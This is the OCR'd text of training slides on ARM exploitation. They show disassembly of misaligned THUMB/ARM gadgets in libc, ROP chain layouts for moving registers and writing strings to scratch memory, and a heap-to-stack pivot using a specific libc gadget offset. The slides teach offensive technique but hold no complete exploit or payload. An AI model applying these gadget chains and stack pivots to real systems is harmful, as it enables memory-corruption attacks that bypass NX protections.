.text:00038510 230 4F EA 49 03                                 MOV.W        R3, R9,LSL#1 ; Rd = Op2
.text:00038514 230 B3 F5 80 7F                                 CMP.W        R3, #0x100 ; Set cond. codes on Op1 - Op2
.text:00038518 230 38 BF                                       IT CC                  ; If Then
.text:0003851A 230 4F F4 80 73                                 MOVCC.W      R3, #0x100 ; Rd = Op2
```

- If we undefine the instruction at 3850C we see the bytes FD F7 05 BD
- What’s “05 BD” in THUMB?

ROP on ARM Magic: "Misaligned Instructions"



```
.text:00038502
.text:00038502                          loc_38502                                   ; CODE XREF: _IO_vfscanf+41B6↓j
.text:00038502 230 1E 70                        STRB            R6, [R3] ; Store to Memory
.text:00038504 230 4F F0 00 0A                  MOV.W           R10, #0 ; Rd = Op2
.text:00038508 230 D7 F8 80 90                  LDR.W           R9, [R7,#var_s80] ; Load from Memory
.text:00038508                          ; ---------------------------------------------------------------------------
.text:0003850C 230 FD                           DCB 0xFD ; ²
.text:0003850D 230 F7                           DCB 0xF7 ; ■
.text:0003850E                          ; ---------------------------------------------------------------------------
.text:0003850E 230 05 BD                        POP             {R0,R2,PC} ; Pop registers
.text:00038510                          ; ---------------------------------------------------------------------------
.text:00038510
.text:00038510                          loc_38510                                   ; CODE XREF: _IO_vfscanf+1A0C↑j
.text:00038510 230 4F EA 49 03                  MOV.W           R3, R9,LSL#1 ; Rd = Op2
.text:00038514 230 B3 F5 80 7F                  CMP.W           R3, #0x100 ; Set cond. codes on Op1 - Op2
```

- Wow, it's POP {R0, R2, PC}!
- This is common in ROP, taking advantage of addressing offsets to create "unintended" opcode sequences

Some ROP Tricks we teach: #1

- Goal: Read or write from scratch space
- Problem: We don't know what address to use for reads/writes of memory.
- Solution: Just use a bukakheap'd address, or use the .data/.bss section of libc.
  - Specifically, the .bss section of libc ends at offset 0xe1528 from the start of the binary
  - But pages must be allocated as multiples of the PAGE_SIZE (4096)
  - Meaning 0xe1528 – 0xe2000 is perfect "scratch space" as it is unused by libc

Some ROP Tricks we teach: #2

- Goal: Move the value in R2 into R1 (or R3 into R2 or R1 into R3, etc.)
- Problem: There are no gadgets to move values in volatile registers to each other.

Some ROP Tricks we teach: #2

Gadget Chain	Stack Layout
`LOAD_R4: POP {R4, PC}`	
	`Scratch Address -> R4`
	`SAVE_SCRATCH_REGS_BOUNCE -> PC`
`SAVE_SCRATCH_REGS: STMIA R4…`	
	`Scratch Address – 4 -> R4`
	`deadbeef -> R5`
	`LOAD_R3 -> PC`
`LOAD_R3: POP {R3, PC}`	
	`Scratch Address – 4 -> R3`
	`RESTORE_SCRATCH_REGS -> PC`
`RESTORE_SCRATCH_REGS: LDMIA R3…`	
	`deadbeef -> R4`
	`deadbeef -> R5`
	`Address of next gadget`

- Solution:
  - Use staggered scratch address to write (for example) R2
  - And then read from that address minus 4, thereby transferring the value to R1

Some ROP Tricks we teach: #3

- Goal: We want to write an ASCII string (or other data structure that is not merely 4 32-bit words) to somewhere in memory
- Problem: The gadget to write to memory (SAVE_SCRATCH_REGS) only works with 32-bit register values

Some ROP Tricks we teach: #3

- Goal: We want to write an ASCII string (or other data structure that is not merely 4 32-bit words) to somewhere in memory
- Problem: The gadget to write to memory (SAVE_SCRATCH_REGS) only works with 32-bit register values
- Solution: Just use SAVE_SCRATCH_REGS in exploit_help.py

Some ROP Tricks we teach: #3

H	E	L	L	O		W	O	R	L	D	!	\n			
48	45	4C	4C	4F	20	57	4F	52	4C	44	21	0A	00	00	00
4C4C4548				4F57204F				21444C52				0000000A			
R0				**R1**				**R2**				**R3**			

- Just visualize the data structure or string as individual byte values
- Convert those byte values to 32-bit numbers (remember, because of little-endian encoding you have to do byteswapping when representing them as numbers)
- Put the first 4 bytes into R0, as a little-endian number
- The second 4 bytes into R1, as a little-endian number
- Etc.

Some More Interesting Bits from our Course:

Xipiter

ROP and Stack Overflows

- ROP – Return Oriented Programming
  - Sequence of gadgets placed on the stack
  - Takes advantage of existing opcode sequences to bypass XN or similar technology to prevent execution of stack/heap data
  - Obviously applicable in stack overflows
    - Overflow call stack with data
    - Overwrite “Saved LR” with address of your first gadget
    - Call stack contains a chain of gadgets that can be returned to, one after the other, because it was placed there by the overflow

ROP and Heap Overflows

- ROP – Return Oriented Programming
  - Obviously applicable in heap overflows?
    - Use WWW, WMW, vtable overwrite, etc. to execute your first gadget
    - Call stack contains ... a chain of gadgets?
      - No, it won't obviously, we are exploiting a heap overflow
      - Our chain of gadgets or ROP is on the heap somewhere
      - We have no control of the call stack at all!!

ROP and Heap Overflows

- ROP – Return Oriented Programming
  - –Obviously applicable in heap overflows?
    - Use WWW, WMW, vtable overwrite, etc. to execute your first gadget
    - Call stack contains ... a chain of gadgets?
      - –No, it won't obviously, we are exploiting a heap overflow
      - –Our chain of gadgets or ROP is on the heap somewhere
      - –We have no control of the call stack at all

What if there's nothing on the stack?


THE ANSWER: PIEVUTS!

What if there's nothing on the stack?

- If there is data we control on the stack we can execute ROP with a heap overflow
- What if there really is nothing on the stack?
  - Maybe we could copy data from the stack to the heap
    - For example, our bouncepoint is a gadget that copies data from R2 onto SP and then returns
    - Doable, but consider your experience with gadgets. To do something as simple as this usually requires several gadgets on the stack, and we only control one function pointer
  - Maybe we could move the address of the heap into SP and return. That is, we have to "flip" the heap into becoming the call stack
    - Back when ROP was not a publicized technique, this was called "writing an exploit"
    - Now we have a special name for it and it is called "pievutting"


ROP and Heap Overflows (when nothing's on the stack)

`vuln` calls `oobj->virtual_function`



ROP and Heap Overflows (when nothing's on the stack)

`vuln` calls some magical bouncepoint… and then we PWN?



Not so fast…

- AWESOME! So we can easily PWN heap overflows now!
- But…
  - You are probably never going to find MOV SP, R0 in compiled code
  - Think about it, how often does a compiler move a register into SP?
    - Adding and subtracting to SP occurs all the time…
    - … only time you'd move a value into SP is to restore SP from a stack frame register
    - gcc (at least) almost always uses R7 for the frame register
    - Unlikely that a volatile register like R0 would ever be used for this purpose
  - What about "mis-aligned" instruction sequences?
    - Could definitely get us the MOV SP, R0
    - But, not in the libc.so binary on your QEMU VM's…

Flipping R7?


- R7 as frame register?
  - libc + 0x0004C652
    - `MOV SP, R7; POP {R4, R5, R6, R7, R8, R9, R10, PC}`
  - Restores SP from the “frame register” in R7
  - But what if the function we’ve exploited doesn’t have a frame register?
  - If it happened to store “our data” in R7, we could use this as our “pievut”

Flipping R7?

- Flipping R7 into SP
  - Nice, if R7 happens to point to some data we control
  - But think about it. There are FIFTEEN registers on ARM. What is the likelihood R7 points to our data?
  - We'd rather be able to use R0 as our pivot because R0 will always point to data we control (at least for vtable overwrites)

Flipping R0?

- So we scan through libc looking for “pievuts” and we eventually luck into…
  - libc + 0004f94c




```
.text:0004F944 020 E0 1B              SUBS     R0, R4, R7 ; Rd = Op1 - Op2
.text:0004F946 020 01 23              MOVS     R3, #1   ; Rd = Op2
.text:0004F948 020 41 46              MOV      R1, R8   ; Rd = Op2
.text:0004F94A 020 32 46              MOV      R2, R6   ; Rd = Op2
.text:0004F94C 020 40 F0 30 E9        BLX      mremap   ; Branch with Link and Exchange (immediat
.text:0004F950 020 00 24              MOVS     R4, #0   ; Rd = Op2
.text:0004F952 020 B0 F1 FF 3F        CMP.W    R0, #0xFFFFFFFF ; Set cond. codes on Op1 - Op2
.text:0004F956 020 05 46              MOV      R5, R0   ; Rd = Op2
.text:0004F958 020 CF D0              BEQ      loc_4F8FA ; Branch
.text:0004F95A 020 C4 19              ADDS     R4, R0, R7 ; Rd = Op1 + Op2
```

- Wait what???

Flipping R0?

- Let’s see what happens if the processor executed that instruction in ARM mode instead of THUMB…



```
.text:0004F944
.text:0004F944                      loc_4F944                                ; CODE XREF: sub_4F8C0+38↑j
.text:0004F944 020 E0 1B                          SUBS          R0, R4, R7 ; Rd = Op1 - Op2
.text:0004F946 020 01 23                          MOVS          R3, #1   ; Rd = Op2
.text:0004F948 020 41 46                          MOV           R1, R8   ; Rd = Op2
.text:0004F94A 020 32 46                          MOV           R2, R6   ; Rd = Op2
.text:0004F94C                                    CODE32
.text:0004F94C 020 40 F0 30 E9                    LDMDB         R0!, {R6,R12-PC} ; Load Block from Memory
.text:0004F950                      ; ---------------------------------------------------------------------------
.text:0004F950                                    CODE16
.text:0004F950 020 00 24                          MOVS          R4, #0   ; Rd = Op2
.text:0004F952 020 B0 F1 FF 3F                    CMP.W         R0, #0xFFFFFFFF ; Set cond. codes on Op1 - Op2
.text:0004F956 020 05 46                          MOV           R5, R0   ; Rd = Op2
.text:0004F958 020 CF D0                          BEQ           loc_4F8FA ; Branch
.text:0004F95A 020 C4 19                          ADDS          R4, R0, R7 ; Rd = Op1 + Op2
```

Flipping R0?

- Let's spell LDMDB R0!, {R6,R12–PC} out
- It means:
  - LDMDB R0!, {R6,R12,R13,R14,PC}
  - LDMDB R0!, {R6,R12,SP,LR,PC}
- Thank goodness for ARM/THUMB mode switching!

Flipping R0?

- What does LDMDB R0!, {R6,R12–PC} do?
  - –LDMDB – Load Multiple Decrement Before
  - –R0 will be subtracted by 0x14 first and then registers are loaded
    - R6 loaded from original R0–0x14
    - R12 loaded from original R0–0x10
    - SP loaded from original R0–0x0C
    - LR loaded from original R0–0x08
    - PC loaded from original R0–0x04

Flipping R0?

But what do we put in to SP?

What address to use?

Flipping R0?

But what do we put in to SP?
What address to use?

USE BUKAKHEAP!!!

Conclusions & Take-Aways

- The world is changing, we are entering (if not already in) a "post-pc" exploitation environment.
- ARM shellcoding and exploitation is fun! Easier that people think
- ROP on ARM actually yields many useful an interesting gadgets because of the mixed instruction modes
- NX as well as all of the modern protections on both Linux and Android can be bypassed with nuances of the ARM Microprocessor.

“Advanced Software Exploitation on ARM”

http://www.dontstuffbeansupyournose.com

Stephen A. Ridley: @s7ephen stephen@sa7ori.org
Stephen C. Lawler: stephenlawler@bitsanddata.com

THANKS FOR LISTENING!!!!